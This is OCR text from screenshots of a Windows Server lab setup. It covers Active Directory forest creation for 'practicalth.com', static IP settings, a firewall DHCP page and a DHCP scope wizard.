DNS Server

Group Policy Management


Remote Server Administration Tools


Role Administration Tools

AD DS and AD LDS Tools

You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

Export configuration settings






Deployment Configuration

Select the deployment operation

○ Add a domain controller to an existing domain
○ Add a new domain to an existing forest
● Add a new forest

Specify the domain information for this operation

Root domain name: practicalth.com



Active Directory Domain Services Configuration Wizard

Domain Controller Options

TARGET SERVER
INTELFORGE

Select functional level of the new forest and root domain

Forest functional level: Windows Server 2012

Domain functional level: Windows Server 2012

Specify domain controller capabilities

☑ Domain Name System (DNS) server

☑ Global Catalog (GC)


□ Read only domain controller (RODC)

Type the Directory Services Restore Mode (DSRM) password

Password: ●●●●●●●●●●●

Confirm password: ●●●●●●●●●●●

More about domain controller options



Ethernet0 Properties

Connect using:

Intel(R) 82574L Gigabit Network Connection

This connection uses the following items:

☑ Client for Microsoft Networks

☑ File and Printer Sharing for Microsoft Networks

☑ QoS Packet Scheduler

☑ Internet Protocol Version 4 (TCP/IPv4)


□ Microsoft Network Adapter Multiplexor Protocol

☑ Microsoft LLDP Protocol Driver

☑ Internet Protocol Version 6 (TCP/IPv6)

Description

Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.



Internet Protocol Version 4 (TCP/IPv4) Properties

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 172 . 21 . 14 . 2

Subnet mask: 255 . 255 . 0 . 0

Default gateway: 172 . 21 . 14 . 1


○ Obtain DNS server address automatically

● Use the following DNS server addresses:

Preferred DNS server: 172 . 21 . 14 . 2

Alternate DNS server: 192 . 168 . 0 . 1

□ Validate settings upon exit




WARNING: The 'admin' account password is set to the default value. Change the password in the User Manag

Services / DHCP Server / LAN

LAN

General Options

Enable	□ Enable DHCP server on LAN interface
BOOTP	□ Ignore BOOTP queries
Deny unknown clients	□ Only the clients defined below will get DHCP leases from this server.
Ignore denied clients	□ Denied clients will be ignored rather than rejected. This option is not compatible with failover and cannot be enabled when a Failov



WELCOME TO SERVER MANAGER

1 Configure this local server

2 Add roles and features

3 Add other servers to manage

4 Create a server group


5 Connect this server to cloud services

Post-deployment Configura...


Configuration required for DHCP Server at INTELFORGE

Complete DHCP configuration

Task Details



Create a new scope



New Scope Wizard

IP Address Range

You define the scope address range by identifying a set of consecutive IP addresses.

Configuration settings for DHCP Server

Enter the range of addresses that the scope distributes.


Start IP address: 172 . 21 . 14 . 100

End IP address: 172 . 21 . 14 . 149

Configuration settings that propagate to DHCP Client

Length: 24

Subnet mask: 255 . 255 . 255 . 0




New Scope Wizard

Router (Default Gateway)

You can specify the routers, or default gateways, to be distributed by this scope.

To add an IP address for a router used by clients, enter the address below.

IP address: 172 . 21 . 14 . 1



New Scope Wizard

Domain Name and DNS Servers

The Domain Name System (DNS) maps and translates domain names used by clients on your network.

You can specify the parent domain you want the client computers on your network to use for DNS name resolution.

